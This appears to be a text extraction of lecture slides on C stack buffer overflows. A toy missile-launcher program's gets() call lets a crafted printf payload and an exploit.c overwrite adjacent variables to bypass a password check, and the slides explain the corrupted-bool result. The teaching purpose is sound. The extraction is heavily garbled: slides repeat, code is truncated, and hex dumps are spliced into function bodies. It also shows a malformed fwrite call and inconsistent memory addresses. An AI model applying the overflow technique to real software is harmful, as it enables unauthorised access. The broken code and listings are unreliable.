(whatever gets() needs to do)

return address, authenticate_and_launch()

pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x67	0x6c	0x6f
	0x61	0x6c	0x74
	0x65	0x72	0x6d
	0x6e	0x75	0x63
	0x65	0x61	0x72
	0x61	0x72	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

low address	(whatever gets() needs to do)
	return address, authenticate_and_launch()
	pointer to the response buffer
	response (8 bytes)
	n_missiles (4 bytes)
	allowaccess (1 byte)
	pointer to stack frame for _main
	return address, next instruction in _main
	pointer to stack frame for _start
high address	return address, next instruction in _start

And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbfffffa40	0x50	0xfa	0xff	0xbff
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbff
0xbfffffa6c	0x5b	0x85	0x04	0x08

	(whatever gets() needs to do)
low address	return address, authenticate_and_launch() pointer to the response buffer response (8 bytes) n_missiles (4 bytes) allowaccess (1 byte) pointer to stack frame for <code>_main</code>
	return address, next instruction in <code>_main</code>
	pointer to stack frame for <code>_start</code>
high address	return address, next instruction in <code>_start</code>

And, now we have partly explained why we got:

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

Because $0x6f6d7265 = 1869443685$

low address (whatever gets() needs to do)

return address, authenticate_and_launch()
pointer to the response buffer
response (8 bytes)
n_missiles (4 bytes)
allowaccess (1 byte)
pointer to stack frame for `_main`
return address, next instruction in `_main`
pointer to stack frame for `_start`
return address, next instruction in `_start`

high address

```

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x67	0x6c	0x6f
	0x61	0x6c	0x74
	0x65	0x72	0x6d
	0x6e	0x75	0x63
	0x65	0x61	0x72
	0x61	0x72	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()
pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

high address

return address, next instruction in _start

```

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x67	0x6c	0x6f
	0x61	0x6c	0x74
	0x65	0x72	0x6d
	0x6e	0x75	0x63
	0x65	0x61	0x72
	0x61	0x72	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()
pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address



But can you explain why we got both
"Access granted" and "Access denied"?

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

low address	(whatever gets() needs to do)
	return address, authenticate_and_launch()
	pointer to the response buffer
	response (8 bytes)
	n_missiles (4 bytes)
	allowaccess (1 byte)
	pointer to stack frame for _main
	return address, next instruction in _main
	pointer to stack frame for _start
high address	return address, next instruction in _start



But can you explain why we got both "Access granted" and "Access denied"?

The observed phenomenon can actually be explained if you know how my compiler works with bool values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```



0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

low address	(whatever gets() needs to do)
	return address, authenticate_and_launch()
	pointer to the response buffer
	response (8 bytes)
	n_missiles (4 bytes)
	allowaccess (1 byte)
	pointer to stack frame for _main
	return address, next instruction in _main
	pointer to stack frame for _start
high address	return address, next instruction in _start



But can you explain why we got both "Access granted" and "Access denied"?

The observed phenomenon can actually be explained if you know how my compiler works with bool values.


```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...
if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0x65	0x72	0x6d	0x6f
0x6e	0x75	0x63	0x6c
0x65	0x61	0x72	0x77
0x61	0x72	0x00	0x00
0x88	0xfa	0xff	0xbf
0x5b	0x85	0x04	0x08





But can you explain why we got both "Access granted" and "Access denied"?


The observed phenomenon can actually be explained if you know how my compiler works with bool values.

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...
if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```



	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbfffffa6c	0x5b	0x85	0x04	0x08

	(whatever gets() needs to do)
low address	return address, authenticate_and_launch() pointer to the response buffer response (8 bytes) n_missiles (4 bytes) allowaccess (1 byte) pointer to stack frame for <code>_main</code>
	return address, next instruction in <code>_main</code>
	pointer to stack frame for <code>_start</code>
high address	return address, next instruction in <code>_start</code>



But can you explain why we got both "Access granted" and "Access denied"?

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...
if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```

The observed phenomenon can actually be explained if you know how my compiler works with bool values.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

My compiler assumes that bool values are always stored as either 0x00 or 0x01. In this case we have messed up the internal representation, so allowaccess is now neither true or false. The machine code generated for this program first evaluated allowaccess to be **not false** and therefore granted access, then it evaluated allowaccess to be **not true** and access was denied (*).

0x65	0x72	0x6d	0x6f
0x6e	0x75	0x63	0x6c
0x65	0x61	0x72	0x77
0x61	0x72	0x00	0x00
0x88	0xfa	0xff	0xbf
0x5b	0x85	0x04	0x08

low address	(whatever gets() needs to do)
	return address, authenticate_and_launch()
	pointer to the response buffer
	response (8 bytes)
	n_missiles (4 bytes)
	allowaccess (1 byte)
	pointer to stack frame for _main
	return address, next instruction in _main
	pointer to stack frame for _start
high address	return address, next instruction in _start

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon


Aside: why did we get both access granted and access denied?

C code

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...
if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```



pseudo assembler

```
int n_missiles = 2;
char allowaccess = 0x00;
char response[8];

...
if (allowaccess != 0x00) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (allowaccess != 0x01)
    puts("Access denied");
```


Aside: why did we get both access granted and access denied?

C code

```
int n_missiles = 2;
bool allowaccess = false;
char response[8];

...
if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (!allowaccess)
    puts("Access denied");
```



pseudo assembler

```
int n_missiles = 2;
char allowaccess = 0x00;
char response[8];

...
(somehow allowaccess becomes 0x6c)

if (allowaccess != 0x00) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (allowaccess != 0x01)
    puts("Access denied");
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];


    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);


    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;


    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

response

```
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);


    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
response      n_missiles  allowaccess
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    bo
    cha
    pri
    get
    if
    if
    if
    }
    if
    }

int main()
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbfffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbfffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

launch.c

exploit.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}
```

```
void authenticate_and_launch(void)  
{
```

0xbfffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
0xbfffffa6c	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
	0x5b	0x85	0x04	0x08

```
int main()
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1,
          putchar('\n'));

}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    bo
    cha
    0xbffffa40 0x50 0xfa 0xff 0xbf
    pri
    get
    if
    if
    if
    }
    if
    }
    int mai
    {
        puts("WarGames MissileLauncher v0.1");
        authenticate_and_launch();
        puts("Operation complete");
    }

```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```

int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}

```

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    bo
    cha
    0xbffffa40 0x50 0xfa 0xff 0xbf
    pri
    get
    if
    if
    if
    }
    if
    {
        0x00 0x40 0xfc 0xb7
        0x00 0x00 0x00 0x00
        0x00 0x39 0xe1 0xb7
        0x00 0x00 0x00 0x00
        0x00 0x00 0x00 0x00
        0x2a 0x00 0x00 0x00
        0x00 0x00 0x00 0x01
        0x65 0x61 0x72 0x77
        0x61 0x72 0x00 0x00
        0x88 0xfa 0xff 0xbf
    }
    0xbffffa6c 0x5b 0x85 0x04 0x08
}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
